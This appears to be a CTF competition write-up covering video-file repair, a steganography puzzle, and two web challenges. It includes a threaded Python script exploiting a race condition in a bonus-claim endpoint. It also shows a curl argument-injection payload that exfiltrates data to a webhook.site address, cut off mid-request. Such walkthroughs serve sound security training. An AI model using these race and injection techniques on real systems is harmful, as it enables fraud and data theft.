Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Codec::was_bad_ = 1
Warning: Skipping mvhd atom: 108
Warning: Skipping trak atom: 1000
Warning: Skipping trak atom: 1057
Warning: Skipping udta atom: 97
Info: Found 72 packets ( mp4a: 48 avc1: 24 avc1-keyframes: 1 )
Info: changing video speed by factor 0.7181
Info: Duration of mp4a: 1s 114ms  (1114 ms)
Info: Duration of avc1: 1s 113ms  (1113 ms)
Warning: Unknown sequences: 1
Warning: Bytes NOT matched: 7B (0.0417%)
Info: saving C:\Users\ZD\Downloads\fix.mp4_fixed-s1-k-sv.mp4

18 warnings were hidden!
```

Now repair the broken mp4 file with the new refence file created just now. And this time the rate for NOT matched is less than 1% which mean the video have been recovered almost completely.




umcs{h1dd3n_1n_fr4m3}

Play the repaired video file and the flag revealed.

### 2.1.1 Challenge Conclusion

This challenge illustrated the importance of media file format and how to recover. Examining the file structure, creating a similar reference file, and using recovery tools assisted us in recovering the corrupted video. The most important aspect was understanding that both video and audio parameters needed to reconstruct it as close as possible to the corrupted video file to facilitate recovery. This challenge presents real digital forensics techniques that can be used to fix corrupted media files.

## 2.2 Hotline Miami



| Name | Last commit message | Last commit date |
|---|---|---|
| .. | | |
| README.md | stego challenges | yesterday |
| iamthekidyouknowwhatimean.wav | stego challenges | yesterday |
| readme.txt | stego challenges | yesterday |
| rooster.jpg | stego challenges | yesterday |

README.md


Hotline Miami

Category Stegnography
Difficulty Easy

Description


"You've intercepted a mysterious floppy disk labeled 50 BLESSINGS, left behind by a shadowy figure in a rooster mask. The disk contains a cryptic image and a garbled audio file. Rumor has it the message reveals the location of a hidden safehouse tied to the 1989 Miami incident. Decrypt the clues before the Russians trace your signal."

This challenge is actually simple, with the given Github link it consists of 3 important files includes an audio file, a image file and a txt file.


umcs_preliminary / stego-Hotline_Miami / readme.txt
umcybersec stego challenges
Code
Blame
3 lines (2 loc) · 59 Bytes


```
DO YOU LIKE HURTING OTHER PEOPLE?

Subject_Be_Verb_Year
```

From the readme.txt file it shows the line ‘*Subject_Be_Verb_Year*’ which can possibly be the flag structure.



```
~I9=
5P7;
zVcZ
$WCy
^Z^K
0zkc
<<F"
Y       9$
Xr?#s
C3vf
1z3SZ
wg9e
]:/?3
L*EI)Y
:qQJ6]
+;o}?
RICHARD
zhenda@DESKTOP-34FS9D9:/mnt/c/Users/ZD/Downloads$
```

With the given rooster.jpg strings it. At the end of the string it shows a name ‘RICHARD’ which can possibly be the subject.



As for the audio file, apply spectrogram and there is a section of the audio have the words ‘*WATCHING 1989*’ which can potentially be the verb and year.


So now based on the flag structure ‘*Subject_Be_Verb_Year*’, subject is Richard, verb is Watching, and the year is 1989.

### 2.2.1 Challenge Conclusion

This challenge required collecting data from multiple files to construct the flag. This solution involved basic forensic techniques like strings for image examination and spectrogram visualization for sound. This challenge shows how all files provided need to be analysed and looked for hidden information with appropriate analysis tools specific to each file type


# 3.0 WEB

## 3.1 Straightforward



Hello, yngwei

Your current balance: **$1000**




Hello, yngwei

Your current balance: **$2000**

You have already claimed your daily bonus!

Accessing the website, I found that the flag need $3000, however every initiate account contains $1000 and with a daily bonus of $1000, and the bonus only can claim once, which still not enough for redeem the flag.




```python
@app.route('/claim', methods=['POST'])
def claim():
    if 'username' not in session:
        return redirect(url_for('register'))
    username = session['username']
    db = get_db()
    cur = db.execute('SELECT claimed FROM redemptions WHERE username=?', (username,))
    row = cur.fetchone()
    if row and row['claimed']:
        flash("You have already claimed your daily bonus!", "danger")
        return redirect(url_for('dashboard'))
    db.execute('INSERT OR REPLACE INTO redemptions (username, claimed) VALUES (?, 1)', (username,))
    db.execute('UPDATE users SET balance = balance + 1000 WHERE username=?', (username,))
    db.commit()
    flash("Daily bonus collected!", "success")
    return redirect(url_for('dashboard'))
```

After checking the code, I found that the claim function has a clear **race condition** vulnerability. It checks if the user has already claimed the bonus, then performs multiple database operations, but only commits the transaction at the end.

Since the check and the update are not part of a single atomic transaction, sending multiple simultaneous requests could allow claiming the bonus multiple times.


Therefore, I create another new account for sending multiple request (since this account already claimed). The code check with the cookie's values, therefore the values should be obtained first after the account creation.



| Name | Value | Domain | Path | Expire... | Size | HttpO... | Secure | Same... | Partiti... | Cross ... | Priority |
|---|---|---|---|---|---|---|---|---|---|---|---|
| session | eyJ1c2VybmFtZSI6Imx1Y2t5UGxheWVyIn0.... | 159.6... | / | Session | 77 | ✓ | | | | | Mediu... |


Cookie Value ☑ Show URL-decoded

eyJ1c2VybmFtZSI6Imx1Y2t5UGxheWVyIn0.Z_ontQ.PSDL1ZTTJ3Q6EEyHkGZG4gpcPZg



```python
import threading
import requests

SESSION_COOKIE = 'eyJ1c2VybmFtZSI6ImhpaGkifQ.Z_n_sw.9B87QeL4BKB4TxN0DIOMwqh_EUE'
URL = 'http://159.69.219.192:7859/claim'

def send_claim():
    cookies = {'session': SESSION_COOKIE}
    r = requests.post(URL, cookies=cookies)
    print(r.status_code)

threads = []
for _ in range(5):
    t = threading.Thread(target=send_claim)
    threads.append(t)
    t.start()

for t in threads:
    t.join()
```


After that, I create a python script to send multiple simultaneous requests with the cookies value obtain just now.



Hello, user1000

Your current balance: **$4000**

After running the code, the account balance becomes $4000 and it is sufficient to redeem the secret reward cost $3000.




🎉 Congratulations 🎉

```
UMCS{th3_s0lut10n_1s_pr3tty_str41ghtf0rw4rd_too!}
```

### 3.1.1 Challenge Conclusion


This challenge demonstrates a classic race condition flaw in which a window of time among checking for a condition and completing a transaction allows several successful executions. Lack of proper locking of transactions or atomic operations allowed claiming the daily bonus more than once by sending concurrent requests. This challenge demonstrates the importance of having proper concurrency controls in web applications, especially for financial transactions.

## 3.2 Healthcheck



```php
<?php
if ($_SERVER["REQUEST_METHOD"] == "POST" && isset($_POST["url"])) {
    $url = $_POST["url"];

    $blacklist = [PHP_EOL,'$',';','&','#','`','|','*','?','~','<','>','^','<','>','(', ')', '[', ']', '{', '}', '\\'];

    $sanitized_url = str_replace($blacklist, '', $url);

    $command = "curl -s -D - -o /dev/null " . $sanitized_url . " | grep -oP '^HTTP.+[0-9]{3}'";

    $output = shell_exec($command);
    if ($output) {
        $response_message .= "<p><strong>Response Code:</strong> " . htmlspecialchars($output) . "</p>";
    }
}
?>

```

The first thing I looked at was the characters being sanitized. By examining the PHP code, I noticed that the characters "-" and space (" ") were not included in the sanitization. This meant I could add additional options to the curl command.



```
POST /index.php HTTP/1.1
Host: 104.214.185.119
Content-Length: 134
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://104.214.185.119
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/134.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image
/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://104.214.185.119/index.php
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

url=
--data-urlencode%20https%3A%2F%2Fwebhook.site%2Fe3c297a4-bc88-4b85-a59
